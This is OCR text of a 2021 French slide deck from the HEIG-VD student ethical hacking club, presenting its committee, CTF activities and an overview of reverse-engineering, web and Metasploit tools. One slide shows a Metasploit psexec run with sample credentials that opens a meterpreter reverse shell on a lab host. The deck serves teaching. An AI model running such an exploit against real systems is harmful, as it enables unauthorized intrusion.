HEIG VD

Présentation du 06.10.2021

Le club

Création en 2019

Nouveau Comité

- Alexandra Cerottini : Communication
- Anthony David : Trésorier
- David Pellissier : Membres
- Léonard Besseau : Infrastructure & matériel
- Ryan Sauge : Président

Le club

Objectifs du club:

- Ethical hacking via participation à des CTF
- Rassemblements + partage de connaissances

Nouveaux statuts

Validation en cours

Cotisation : 0 frs.

Membres actifs / passifs

Définition du CTF

Capture The Flag

FLAG{This_is_a_Flag}

Activités à venir


Divers CTFs en ligne - BuckeyeCTF (23-25 oct)

Insomni'hack 2022 (24-25 mars)


Entraînements/Workshops

Pulls


Dos



Droite



Devant




Réseaux

https://github.com/Y-CTF

https://ctftime.org/team/120794

Inscriptions & questions ?



https://forms.gle/DTVDWbxwnxvHrUcf8

Github

-Format markdown

-Logiciel pour lire des fichiers md : https://typora.io

-Possibilité de contribuer avec des pull requests.

Présentation des outils

- Reverse
- Web
- metasploit

Reverse

Comprendre le fonctionnement d’un programme

Comprendre pour ensuite exploiter les failles (Plus tard)

Reverse: commandes utiles

- file
- strings
- checksec (pwntools)
- objdump

Reverse: Analyse statique

- Ghidra/ Radare2
- Décompilateur C/C++

Analyse statique: Analyse du code sans execution

Reverse: Analyse dynamique

- GDB
- ltrace/strace

Outils : Web application

- Burp Suite (CE)
- Dev Tools (Chrome/Firefox)
- HTML, CSS, JavaScript, SQL

Outils : Metasploit


- Framework de pentesting
- Trouver des vulnérabilités
- ...et les exploiter

```
msf6 exploit(windows/smb/psexec) > use exploit/windows/smb/psexec
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOST 192.168.100.10
RHOST => 192.168.100.10
msf6 exploit(windows/smb/psexec) > set SMBUser user
SMBUser => user
msf6 exploit(windows/smb/psexec) > set SMBPass Passw0rd
SMBPass => Passw0rd
msf6 exploit(windows/smb/psexec) > set SMBDomain SOS
SMBDomain => SOS
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.100.20
LHOST => 192.168.100.20
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.100.20:4444
[*] 192.168.100.10:445 - Connecting to the server...
[*] 192.168.100.10:445 - Authenticating to 192.168.100.10:445|SOS as user 'user'...
[*] 192.168.100.10:445 - Selecting PowerShell target
[*] 192.168.100.10:445 - Executing the payload...
[+] 192.168.100.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 192.168.100.10
[*] Meterpreter session 2 opened (192.168.100.20:4444 -> 192.168.100.10:49727) at 2021-05-14 07:55:13 -0700
```

Sites de CTF

RootMe



Hack The Box
PEN-TESTING LABS

HEIG VD

Présentation du 06.10.2021